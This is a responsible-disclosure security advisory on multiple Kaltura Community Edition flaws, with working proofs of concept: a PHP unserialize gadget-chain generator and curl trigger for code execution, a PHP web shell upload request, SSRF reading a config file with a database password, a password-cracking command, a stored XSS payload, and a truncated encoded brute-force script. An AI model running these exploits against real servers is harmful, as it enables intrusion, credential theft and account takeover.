Vulnerability Advisory

Name	Kaltura Community Edition Multiple Vulnerabilities
Vendor Website	http://corp.kaltura.com
Affected Software	Kaltura Community Edition <=11.1.0-2
Date of Public Advisory	11/03/2016
Researchers	Daniel Jensen

Description

The Kaltura platform contains a number of vulnerabilities, allowing unauthenticated users to execute code, read files, and access services listening on the localhost interface. Vulnerabilities present in the application also allow authenticated users to execute code by uploading a file, and perform stored cross site scripting attacks from the Kaltura Management Console into the admin console. Weak cryptographic secret generation allows unauthenticated users to bruteforce password reset tokens for accounts, and allows low level users to perform privilege escalation attacks.

Exploitation


Unserialize Code Execution

Kaltura unserializes untrusted user input using PHP's unserialize() function. By constructing a malicious object, an attacker can execute arbitrary code. The object constructed is based on the SektionEins Zend code execution POP chain PoC, with a minor modification to ensure Kaltura processes it and the Zend_Log function's __destruct() method is called. The following tables contain an example PHP script used to generate a serialized object that may be passed to the redirectWidgetAction endpoint in order to trigger code execution, and a screenshot showing an example of exploiting the issue:

Proof of Concept Script

```
<?php
$init = "system('id;uname -a')";
$cmd = $init.".die()";
$len = strlen($cmd);
$obj="a:1:{s:1:\"z\";O:8:\"Zend_Log\":1:{s:11:\"\0*\0_writers\";a:1:{i:0;O:20:\"Zend_Log_Writer_Mail\":
5:{s:16:\"\0*\0_eventsToMail\";a:1:{i:0;i:1;}s:22:\"\0*\0_layoutEventsToMail\";a:0:{}s:8:\"\0*\0_mail\";
O:9:\"Zend_Mail\":0:{}s:10:\"\0*\0_layout\";O:11:\"Zend_Layout\":3:{s:13:\"\0*\0_inflector\";O:23:\"Zen
d_Filter_PregReplace\":2:{s:16:\"\0*\0_matchPattern\";s:7:\"/(.*)/e\";s:15:\"\0*\0_replacement\";s:$len:\"
$cmd\";}s:20:\"\0*\0_inflectorEnabled\";b:1;s:10:\"\0*\0_layout\";s:6:\"layout\";}s:22:\"\0*\0_subjectPre
pendText\";N;}}}};}";
$sploit = base64_encode($obj);
echo $sploit;
?>
```

Proof of Concept




```
root@k2:~# curl -i http://[redacted]/index.php/keditorservices/redirectWidgetCmd?kdata=YT
oxOntzOjE6InoiO0860DoiWmVuZF9Mb2ciOjE6e3M6MTE6IgAqAF93cml0ZXJzIjthOjE6e2k6MDtPOjIwOiJaZW5kX0x
vZ19Xcml0ZXJfTWFpbCI6NTp7czoxNjoiACoAX2V2ZW50c1RvTWFpbCI7YToxOntpOjA7aTox031zOjIyOiIAKgBfbGF5
b3V0RXZlbnRzVG9NYWlsIjthOjA6e31zOjg6IgAqAF9tYWlsIjtPOjk6IlplbmRfTWFpbCI6MDp7fXM6MTA6IgAqAF9sY
XlvdXQiO086MTE6IlplbmRfTGF5b3V0IjozOntzOjEzOiIAKgBfaW5mbGVjdG9yIjtPOjIzOiJaZW5kX0ZpbHRlcl9Qcm
VnUmVwbGFjZSI6Mjp7czoxNjoiACoAX21hdGNoUGF0dGVybiI7czo3OiIvKC4qKS9lIjtzOjE1OiIAKgBfcmVwbGFjZW1
lbnQiO3M6Mjc6InN5c3RlbSgnaWQ7dW5hbWUgLWEnKS5kaWUoKSI7fXM6MjA6IgAqAF9pbmZsZWN0b3JFbmFibGVkIjti
OjE7czoxMDoiACoAX2xheW91dCI7czo2OiJsYXlvdXQiO31zOjIyOiIAKgBfc3ViamVjdFByZXBlbmRUZXh0IjtOO319f
Tt9
HTTP/1.1 200 OK
Date: Tue, 03 Nov 2015 14:33:09 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.11
X-Kaltura-Session: 487927766
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
X-Me: kaltura:80
Content-Length: 169
Content-Type: text/html

uid=33(www-data) gid=33(www-data) groups=33(www-data)
Linux kaltura 3.19.0-25-generic #26~14.04.1-Ubuntu SMP Fri Jul 24 21:16:20 UTC 2015 x86_64 x8
6_64 x86_64 GNU/Linux
root@k2:~# 
```

The same serialized object may also be used within the admin_console interface to obtain code execution by an authenticated administrator, by passing the object to the Wiki Decode algorithm of the System Helper. Further cases of unserialize being used on untrusted user data may be present within the application.

Arbitrary File Upload

A user with access to the KMC interface and the ability to upload files may upload a PHP shell and execute arbitrary code. The file is stored on disk in a predictable location, and the full path can be obtained with a call to the getAllEntries endpoint. By browsing to the file's location, the contents of the PHP file are executed. The following screenshots show a KMC user uploading a .php shell and execution code on the Kaltura host by navigating to the file location:


Proof of Concept – Uploading shell



```
POST
/api_v3/index.php?service=uploadtoken&action=upload&ignoreNull=1&apiVersion=3.1.5&finalChu
nk=true&uploadTokenId=0_8507721978b23b0e8bad7b77dc414aec&ks=[redacted]
&resume=false&partnerId=100&resumeAt=-1&clientTag=kmc:
5.39.8 HTTP/1.1
Host: kaltura
Content-Length: 450
Origin: http://[redacted]
X-Requested-With: ShockwaveFlash/19.0.0.245
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/46.0.2490.86 Safari/537.36
Content-Type: multipart/form-data; boundary=----------KM7ae0KM7cH2ae0GI3ae0Ij5GI3GI3
Accept: */*
Referer: http://[redacted]/index.php/kmc/kmc4
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8

------------KM7ae0KM7cH2ae0GI3ae0Ij5GI3GI3
Content-Disposition: form-data; name="Filename"

1.php
------------KM7ae0KM7cH2ae0GI3ae0Ij5GI3GI3
Content-Disposition: form-data; name="fileData"; filename="1.php"
Content-Type: application/octet-stream

<?php
echo shell_exec($_GET["cmd"]);
?>
------------KM7ae0KM7cH2ae0GI3ae0Ij5GI3GI3
Content-Disposition: form-data; name="Upload"

Submit Query
------------KM7ae0KM7cH2ae0GI3ae0Ij5GI3GI3--
```


The entry_id assigned to the uploaded shell can then be used to obtain the path of the uploaded file.

Proof of Concept – Obtaining uploaded file location



```
root@k2:~# curl "http://[redacted]/index.php/keditorservices/getAllEntries?l
ist_type=1&entry_id=0_azvxilgg"

<assets>
        <asset  id="0_azvxilgg" name="1" media_type="2" kshow_id="0_yzjosgbc" ur
l="/content/entry/data/0/0/0_azvxilgg_100000.php" ready="1" thumbnail_path="/con
tent/entry/thumbnail/0/0/0_azvxilgg_" credit="" source_link="" duration="10" lis
t_type="show" contributor_screen_name="[redacted]"/>
</assets>
```


Proof of Concept – Executing code



```
root@k2:~# curl "http://[redacted]/content/entry/data/0/0/0_azvxilgg_100000.
php?cmd=id"
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

SSRF / Limited File Read
The simplePhpXMLProxy file in the Kaltura HTML5 library passes user data directly to a curl_exec call. An attacker can send arbitrary data using the gopher:// handler to services listening on localhost, or hosts within a private network that the Kaltura instance belongs to. The file:// handler can also be used to read a limited number of files on the Kaltura host. The response is checked for the presence of multiple consecutive newlines before being returned to the user, so only a limited set of files can be read. The local.ini configuration file can be read, which contains the database password, and log files containing sensitive information such as KS values and user credentials may also be read depending on their size and contents.


Proof of Concept – Reading local.ini config file



```
root@k2:~# curl -s "http://[redacted]/html5/html5lib/v2.34/simplePhpXMLProxy.php?full_heade
rs=1&url=file://127.0.0.1/opt/kaltura/app/configurations/local.ini" | sed 's/\\n/\n/g' | tail
default = http:\/\/kaltura:80\/index.php\/kmc\/kmc\/setpasshashkey\/
admin_console=http:\/\/kaltura:80

[reports_db_config]
host = localhost
user = etl
port = 3306
password = AngxvQoEzFsE58n
db_name = kalturadw
```

Password Reset Bruteforce
Kaltura uses an insecure cryptographic method to generate password reset tokens. An attacker with knowledge of a user's id and email address may generate a password reset token for that user, and bruteforce the token with a reasonable number of requests. The uniqid PHP function does not generate cryptographically secure values, and is based on the server time. The Kaltura application leaks the exact time via a microtime value leak elsewhere in the application, allowing significant narrowing of the bruteforce search space.
Exploiting this issue requires knowledge of both a user's email address and internal application ID number. However, the default 'template@kaltura.com' account with a default ID number of 2 can be targeted. This account has full access to the KMC interface and can exploit the file upload and stored cross site scripting attacks detailed in this advisory. A Python script used to exploit this weak token generation is included as an appendix. The following screenshot shows the Kaltura application code used to insecurely generate password reset keys:

Proof of Concept – Insecure PasshashKey Generation Code




```
public function newPassHashKey()
{
    $loginDataId = $this->getId();
    $expiryTime = time() + (kConf::get('user_login_set_password_hash_key_validity'));
    $random = sha1( uniqid() . (time() * rand(0,1)) );
    $hashKey = base64_encode(implode('|', array($loginDataId, $expiryTime, $random)));
    return $hashKey;
}
```

Insecure Admin Partner Secret Generation

Admin and user secrets generated by Kaltura are insufficiently random, and may be bruteforced by a user. As a user's KS is signed using the admin secret, a user may bruteforce the value of the secret and gain full access to a publisher account. The feasibility of bruteforcing the secret depends on the length of the randomly generated passphrase used as the admin secret. Admin and user secrets are generated from lower, upper and decimal characters, and have a random length between 5 and 10 characters. Bruteforcing up to 7 character passphrases is feasible with a standard desktop computer. The function used to generate account secrets is str_makerand in the alpha/apps/kaltura/lib/myPartnerRegistration.class.php file.


The following screenshots shows the exploitation of this issue by a low privileged user in order to obtain the clear text of the admin secret. The MD5 hash of this value is used as the admin secret, and can be used to authenticate to Publisher accounts as an administrator.

Proof of Concept – Obtaining KS for low level user



```
root@k2:~# curl "http://[redacted]/api_v3/index.php?service=user&action=loginbyloginid
&loginId=[redacted]&password=[redacted]"
<?xml version="1.0" encoding="utf-8"?><xml><result>OGVhNzAwMjU4ZTAwMzUxOGM0MmE1N2Q2YzgzMGU
yOWNlMDQxZDA3NXwxMDA7MTAwOzE0NDY2NTM3OTM7MjsxNDQ2NTY3MzkzLjY3Mzk7dHAyOyo7Ow==</result><exe
cutionTime>0.031856060028076</executionTime></xml>root@k2:~#
```

Proof of Concept – Cracking the Admin Secret




```
[redacted]~$ john --form=dynamic_1705 -1=?l?d?u --mask=?1 -min-length=5 -max-length=10 --fork=4 kaltura
Using default input encoding: UTF-8
Loaded 1 password hash (dynamic_1705 [sha1(md5($p).$salt) 128/128 AVX 4x1])
Node numbers 1-4 of 4 (fork)
Press 'q' or Ctrl-C to abort, almost any other key for status
lYUpA            (?)
```

A dynamic John The Ripper format for the hashing method used by Kaltura is included as an appendix.

Stored Cross Site Scripting
User names within the admin_console are not sanitised before being rendered, leading to stored cross site scripting. A malicious user may change their name within the KMC, and have the arbitrary Javascript rendered within the Kaltura administrative console. This can be used by all Publisher Administrative users to attack administrators.

Proof of Concept – Setting User Name




Account Info

Please make sure that the information below is up to date.

Partner ID:	102
Name of Publisher / Company *	<script>alert("Stored XSS")</script>
Name of Account Owner *	test4
Email of Account Owner	[redacted]
Phone *	test
Website	
Describe Yourself	Other
Account Reference ID	

* Required Fields

Proof of Concept – XSS Executing



Here you can manage all Publisher accounts that registered on your Kaltura video platform deployment

Search By: None

Show Status Types: ☑ Active ☑

Show Service Editions:

Results (4 publishers)

Status	ID	Publisher Name	Service E	Email
Active	102			

Stored XSS

Solution

The majority of these issues have been fixed in the latest release of the Kaltura server (11.7.0-2). The SimplePhpXMLProxy file is still vulnerable to SSRF, but the file read issue has been fixed. The Wiki Decode algorithm within the admin interface still passes user supplied data to unserialize, however as of PHP7 the example POP chain used no longer works due to deprecation of the preg_replace "/e" flag. There may be alternative POP chains present within the application or supporting frameworks.

Timeline

15/11/2015 – Initial email sent to security@kaltura.com
19/11/2015 – Followup email sent to info@kaltura.com
19/11/2015 – Response from Kaltura.
19/11/2015 – Email send asking for PGP key.
20/11/2015 – PGP key received, advisory document sent.
21-27/11/2015 – Discussion regarding fixes.
13/01/2016 – Email sent asking for update on remaining fixes.
16-19/01/2016 – Discussion regarding fixes.
16/02/2016 – Email sent reminding Kaltura of public disclosure date and asking for updates on remaining fixes.
19/02/2016 – Kaltura states another issue has been fixed, some still remaining.
11/03/2016 – Public disclosure.

Responsible Disclosure

Security-Assessment.com follows a responsible disclosure policy.

About Security-Assessment.com

Security-Assessment.com is a leading team of Information Security consultants specialising in providing high quality Information Security services to clients throughout the Asia Pacific region. Our clients include some of the largest globally recognised companies in areas such as finance, telecommunications, broadcasting, legal and government. Our aim is to provide the very best independent advice and a high level of technical expertise while creating long and lasting professional relationships with our clients.

Security-Assessment.com is committed to security research and development, and its team continues to identify and responsibly publish vulnerabilities in public and private software vendor's products. Members of the Security-Assessment.com R&D team are globally recognised through their release of whitepapers and presentations related to new security research.

For further information on this issue or any of our service offerings, contact us:
Web www.security-assessment.com
Email info@security-assessment.com

Appendix One

The following is a Base64 encoded Python script used to exploit the weak password reset token. Testing across a local network gives a timeframe of around five minutes to recover a password hash key.

Proof of Concept – Weak Token Generation Exploit Script

```
IyEvdXNyL2Jpbi9weXRob24KCiNTY3JpcHQgaXMgdXNlZCB0byBicnV0ZWZvcmNlIHBhc3N3b3JkIHJlc2V0IGtleXM
gaW4gS2FsdHVyYSBieSBleHBsb2l0aW5nIHdlYWsgcmFuZG9tbmVzcyBvZiB1bmlxaWQuCiNBbHNvIHVzZXMgYS
BzZXJ2ZXIgbGVhayBvZiBtaWNyb3RpbWUoKSB0byBuYXJyb3cgZG93biBicnV0ZWZvcmNlIHNwYWNlLgojUmVxd
WlyZXMga25vd2xlZGdlIG9mIHRoZSB0YXJnZXQgZW1haWwgYW5kIGludGVybmFsIElEIG51bWJlcgojQ2FuIHVzZ
SBkZWZhdWx0ICJ0ZW1wbGF0ZUBrYWx0dXJhLmNvbSIgYWNjb3VudCAgd2l0aCBJRCBudW1iZXIgMgoKaW1wb
3J0IHN1YnByb2Nlc3MsIGhhc2hsaWIsIGJhc2U2NCwgdGltZQpmcm9tIHRvcm5hZG8gaW1wb3J0IGlvbG9vcCwga
HR0cGNsaWVudAoKaXRlcmF0b3IgPSAwCkVNQUlMPSJ0ZW1wbGF0ZUBrYWx0dXJhLmNvbSIKSUROVU09MgpIT
1NUTkFNRT0iaHR0cDovLzE5Mi4xNjguNDQuMTI0IgoKZGVmIG1lYXN1cmVfcmVxdWVzdHMoKToKCXByaW50ICJ
bK10gR2V0dGluZyBkaWZmZXJlbmNlIGJldHdlZW4gdHdvIG1pY3JvdGltZXMgdG8gdXNlIGFzIGFuIG9mZnNldCIK
CW91dCA9IHN1YnByb2Nlc3MuY2hlY2tfb3V0cHV0KCdjdXJsIC1zIHt9L2luZGV4LnBocC9leHR3aWRnZXQvZG93b
mxvYWRVcmwgJiBjdXJsIC1zIHt9L2luZGV4LnBocC9leHR3aWRnZXQvZG93bmxvYWRVcmwnLmZvcm1hdChIT1N
UTkFNRSxIT1NUTkFNRSksIHNoZWxsPVRydWUpCglyMSxyMiA9IG91dC5zdHJpcCgpLnNwbGl0KCdcbicpCgl0MSA
9IHIxLnNwbGl0KCInIilbMV0uc3BsaXQoJz0nKVsxXS5zcGxpdCgiLiIpWzFdCgl0MiA9IHIyLnNwbGl0KCInIilbMV0uc
3BsaXQoJz0nKVsxXS5zcGxpdCgiLiIpWzFdCgoJd2hpbGUgbGVuKHQxKSAhPSA2OgoJCXQxICs9ICIwIgoKCXdoa
WxlIGxlbih0MikgIT0gNjoKCQl0MiArPSAiMCIKCglyZXR1cm4gYWJzKGludCh0MSktaW50KHQyKSkKCmRlZiBtYWtl
X3VuaXFpZChlcG9jaCwgbXMpOgogICAgJycnUmV0dXJucyBhIHBocCBzdHlsZSB1bmlxaWQgZnJvbSBhIGdpdmV
uIGVwb2NoIGFuZCBtaWNyb3NlY29uZHMnJycKICAgIHJldHVybiAiJTA4eCUwNXgiICUgKGludChlcG9jaCksIGludC
htcykpCgpkZWYgbWFrZV9pbml0aWFsX3JlcXVlc3RzKCk6CglwcmludCAiWytdIE1ha2luZyBpbml0aWFsIHJlcXVlc3
